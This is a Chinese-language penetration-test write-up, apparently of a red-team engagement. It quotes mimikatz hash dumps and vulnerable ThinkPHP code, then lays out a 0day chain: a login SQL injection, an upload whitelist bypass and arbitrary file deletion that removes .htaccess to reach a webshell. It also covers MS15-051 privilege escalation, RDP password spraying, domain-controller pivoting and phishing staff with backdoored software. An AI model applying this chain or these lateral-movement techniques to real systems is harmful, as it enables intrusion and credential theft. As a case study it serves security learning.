Administrator	fb3a5301d8134709a673e56b9316a11b			mimikatz	10.3.3.112
Administrator	[redacted]$			mimikatz	10.3.3.16
Administrator	83cbf51146036c53b31d5efe95ee3881			mimikatz	10.3.3.17
Administrator	[redacted]$			mimikatz	10.3.3.101
Administrator	[redacted]$			mimikatz	
Administrator	[redacted]$			mimikatz	10.3.3.18
Administrator	83cbf51146036c53b31d5efe95ee3881			mimikatz	10.3.3.16
Administrator	83cbf51146036c53b31d5efe95ee3881			mimikatz	10.3.3.21
Administrator	[redacted]$			mimikatz	10.3.3.102
Administrator	[redacted]$			mimikatz	10.3.3.112
Administrator	fb3a5301d8134709a673e56b9316a11b			mimikatz	10.3.3.101
Administrator	[redacted]$			mimikatz	
Administrator	fb3a5301d8134709a673e56b9316a11b			mimikatz	10.3.3.18
Administrator	[redacted]$			mimikatz	10.3.3.21
Administrator	[redacted]$			mimikatz	10.3.3.17
[redacted]Administrator	[redacted]$			mimikatz	10.3.3.17
Administrator	83cbf51146036c53b31d5efe95ee3881			mimikatz	10.3.3.102

有 $ 的密码是我后加的，当时他们要证明能不能对电脑进行实际操作，所以都添加了个用户名，用户名涉及到敏感信息所以也打码

通过对上线用户的分析，发现这些都是个人 pc，系统上面特别干净，而且都是以 administrator 用户上线，电脑上只安装了一些和单位相关的软件，没有其他敏感信息，显示这都是单位统一配的办公电脑，虽然获取了这么多 pc 权限但是没有我想要的东西，到这里渗透陷入了僵局。


脑子现在没啥思路了，小学老师告诉我们，当你遇到一道题解到一半的时候，发现前面都风调雨顺，越到后面越迷茫的时候，可以忘掉之前做过的，重新开始，于是乎我又回头去翻 ftp，无聊的翻了 2 个小时左右，发现了一份备份源码，于是乎下载了下来，先看下目录，发现是用的 ThinkPHP 框架，突然想到之前收集的信息中有一个 web 程序就是用 thinkphp 框架写的。

看了下框架的版本 3.2.3 这个版本是有官方未修复的注入漏洞，我们先找到后台登录位置



```
public function login()
{
    if ($_POST) {
        if (time() < $_SESSION['adminLoginError']['end']) {
            msg('连续输错5次，请' . date( format: 'H:i', $_SESSION['adminLoginError']['end']) . '后重新登录！', 5, U('login'));
        }

        $user = getValue('user','d');
        $pwd = getValue('pwd');
        $code = getValue('code');

        if (empty($code)) {
            setError('adminLoginError');
            msg('请输入验证码！');
        }

        if ($_SESSION['adminRandCode'] != $code) {
            setError('adminLoginError');
            msg('验证码不正确！');
        }

        unset($_SESSION['adminRandCode']);
        $admin = getData('admin', 1, 'account = \'' . $user . '\' and password=\''.md5($pwd).'\'');

        if (empty($admin)) {
            setError('adminLoginError');
            msg('管理员账号不存在！');
        }

        if (md5($pwd) != $admin['password']) {
            setError('adminLoginError');
            msg('管理员密码不正确！');
```


直接就拼接字符串了省的我们去全局找了注入了 看看 getValue 方法过滤了什么



```
system.php | Template.class.php | functions.php | ThinkPHP.php | d947fba3e16f373a67cfd1f9021310e9.php | login.html

function getValue($name, $type = 'str')
{
    $data = array(' ', '\'', '<', '>', '"', '&lt;', '&gt;', '&quot;', 'script', 'insert', 'delete', 'update', 'select', 'dr

    if ($type == 'array') {
        $value = I($name);

        foreach ($value as $key => $i) {
            $value[$key] = str_ireplace($data, replace: '', $i);
        }
    }
    elseif($type == 'd')
    {
        $value=preg_replace( pattern: '/[a-zA-Z]/', replacement: '',I($name));
    }
    else {
        $value = str_ireplace($data, replace: '', I($name));

        switch ($type) {
        case 'str':
            $value = strval($value);
            break;

        case 'int':
            $value = intval($value);
            break;

        case 'float':
            $value = floatval($value);
            break;
```


满脸问号没看懂这段正则匹配的意义在那里，应该是想写匹配手机号登录的，注出数据是不可能了但可以利用万能密码登录进去

利用 T-sql 语言的运算符执行优先级达到的注入效果



来到后台先找上传功能

成功的找到了上传文件白名单功能，尝试增加 php 后缀，但实际上传的时候还是不能上传 php 文件，还是先看一下代码是怎么处理的



```php
private static function typecheck($allowFileType, $file_extension) {
    if (empty($allowFileType) || empty($file_extension)) {
        return false;
    }
    $allow_type_array = explode( delimiter: ',', $allowFileType);
    $newallowType = array();
    foreach ($allow_type_array as $key => $value) {
        $allow_type = strtolower($value);
        if ($allow_type == 'php' || !$allow_type) {
            continue;
        }
        $newallowType[$allow_type] = $allow_type;
    }
    if (array_key_exists($file_extension, $newallowType)) {
        return true;
    } else {
        return false;
    }
}
```

当遇到 php 后缀时直接跳过不过还好只进行了小写转换 可以利用上传 php 空格后缀文件绕过，虽然上传成功了但是. htaccess 限制了访问规制所以这个点还无法利用。

```
#
# .htaccess
#
#
# 为了正常启用URL Rewrite，请将apache配置文件中"LoadModule rewrite_module modules/mod_rewrite.so"
# 前的注释去掉，并将apache的DocumentRoot开启AllowOverride
#
# 如下所示为apache下httpd.conf的代码片段。
# <Directory "YourDocumentRoot">
#   Options Indexes FollowSymLinks ExecCGI Includes
#   AllowOverride All
#   Order allow,deny
#   Allow from all
# </Directory>
#

# 是否开启URL Rewrite.
RewriteEngine On


RewriteRule ^.git - [F,L]
RewriteRule "^Webconfig/(.*) "/error?code=404 [NC,QSA,NS,PT,L]
RewriteRule "^Df/(.*)\.(php|sql) index.php/error?code=404 [NC,QSA,NS,PT,L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule ^(.*)$ index.php [L,E=PATH_INFO:$1]

# 非法链接
RewriteCond %{REQUEST_FILENAME} !^.*\.(gif|jpg|jpeg|png|html|php|swf|css|js|txt|wav|ico|xml|cur|ani|mp3|htc|htm|otf|eot|svg|zip|rar|gz|ttf|woff|woff2|apk)$ [NC]
RewriteRule ^(.*)$ index.php [L]
```

继续寻找，如果可以删除. htaccess 就可以成功访问木马文件，成功找到一个删除功能。

```php
/**
 * 存入数据库
 */
public function upload(){

    $model = M('member_info');

    $data['head_img'] = ltrim(session('thumb_url'), charlist: '.');

    $result = $model->field('uid,head_img')->where("uid = {$this->uid}")->find();

    if(empty($result['uid'])){
        $data['uid'] = $this->uid;
        $model->add($data);
    }else{
        unlink( filename: './'.$result['head_img']);
        $model->where("uid={$this->uid}")->save($data);
    }
    //保存路径至数据库，删除原图，清空缩略图session
    unlink( filename: '.'.session('url'));
    session('thumb_url',NULL);
    ajaxmsg();
}
```

Member_info 的上传头像缩略图地址清除，也就是说这个 Member_info 表 head_img 字段可控就可以删除任何文件，先去找用户信息修改功能，果不其然。

```php
 */
public function emery(){
    $data = textPost($_POST);
    $arr = M('members')->field('pin_pass')->where('id = '.$this->uid)->find();

    if(md5($data['pin_pass'])!=$arr['pin_pass']){
        ajaxmsg( msg: '密码不正确', type: 0);
    }
    unset($data['pin_pass']);
    $count = M('member_info')->where('uid = '.$this->uid)->count('uid');
    if ($count>0){
        $result = M('member_info')->where("uid = {$this->uid}")->save($data);
    }else{
        $data['uid'] = $this->uid;
        $result = M('member_info')->add($data);;
    }
    if ($result){
        ajaxmsg();
    }
    else ajaxmsg( msg: '设置失败，请重试~', type: 0);
}
```

自此成功访问删除. htaccess

该 0day 整个的利用链

1. 后台万能密码登录

2. 找到上传白名单功能添加 php 空格可上传后缀文件


3. 前台个人头像处上传文件

4. 利用前台用户修改功能修改自己的信息来篡改缓存头像地址


5. 在访问前台上传头像功能 会删除用户的缩略图

通过 0day 成功拿到了 webshell，终于撕开了一个口子

提权过程也很顺利，直接利用 ms15-051 添加用户得到服务器权限




抓了一下系统用户哈希，可能会暴露目标名称，打码。



利用该密码去跑了一遍开了 3389 的服务器，得出如下结果。

IP	端口	用户名	密码
172.30.0.1	3389	administrator	
172.30.0.36	3389	administrator	
172.30.0.39	3389	administrator	
172.30.0.25	3389	administrator	
172.30.0.104	3389	administrator	
172.30.0.23	3389	administrator	
172.30.0.48	3389	administrator	
172.30.0.103	3389	administrator	
172.30.0.51	3389	administrator	
172.30.0.52	3389	administrator	
172.30.0.105	3389	administrator	
172.30.0.80	3389	administrator	
172.30.0.93	3389	administrator	
172.30.0.35	3389	administrator	
172.30.0.16	3389	administrator	
172.30.0.24	3389	administrator	
172.30.0.81	3389	administrator	
172.30.0.49	3389	administrator	
172.30.0.50	3389	administrator	
172.30.0.54	56942	administrator	
172.30.0.55	56942	administrator	
172.30.0.27	56942	administrator	
172.30.0.26	56942	administrator	
172.30.0.55	56942	administrator	

发现域控服务器也在列表中，立马登录 172.30.0.1，但是登录不上，这就奇怪了，尝试登录其他服务器，可以成功登录，随意登录了 2 台，后面就不一一登录了。



我们的目标是域控，域控 ip 能 ping 通但是远程桌面连不上，扫了一下端口开放了 3389，为什么爆破能爆破到，但是登录的时候登录不上，思考了一下忽略了一个细节，我爆破时候，是在 172.30.0.52 这台服务器爆破的，不是在 pc 跳板机上面爆破的，因此猜想域控服务器只能通过 172.30.0.* 段服务器做跳板连接，因此我随意选了一台服务器 172.30.0.104 成功登录了域控服务器。

拿下域控，项目基本结束，看似强大的外网都存在一个特别柔弱的内网，当你撕开外网这个强大的口子后，进入到内网面对的将是一堆弱不禁风的系统，但是这弱不禁风的系统看似很容易进入，但是你确偏偏进不去，只有当你突破这个意境后就能在内网行走自如。就如本文一样，想要通过外网访问内网，经过几番折腾，最后通过 wifi 这个薄弱点，成功来到了内网，到了内网后得到了一些系统密码，似乎胜券在握的你确发现又一道墙挡住了你的去路，这时你有 2 条路，一条路就是翻过这堵墙，第二条就是重新再找一条路。

本文就是如此，到达目标地点后，对目标周围环境进行侦查，经过侦查发现可以通过 WiFi 作为突破口成功打通进入内网的通道，经过对员工的信息收集成功控制某员工 PC 电脑。控制 PC 后通过分析他们内部用的办公软件并且种入后门，通过钓鱼等诱导方式，诱导员工更新带有后门的软件，成功上线一些安全意识较弱的员工，此时发现上线的员工电脑并无我们想要的东西，因此毫不犹豫放弃，另寻它路。又在尝试了各种漏洞无果后，回过头来对之前发现的漏洞仔细分析，寻找是否有遗漏的地方，经过耐心的分析和寻找，终于通过 ftp 泄露的网站源码成功挖掘出可以 getshell 的漏洞，成功利用该漏洞获取到服务器权限。因此成功打入内部核心系统拿到域控。

全文完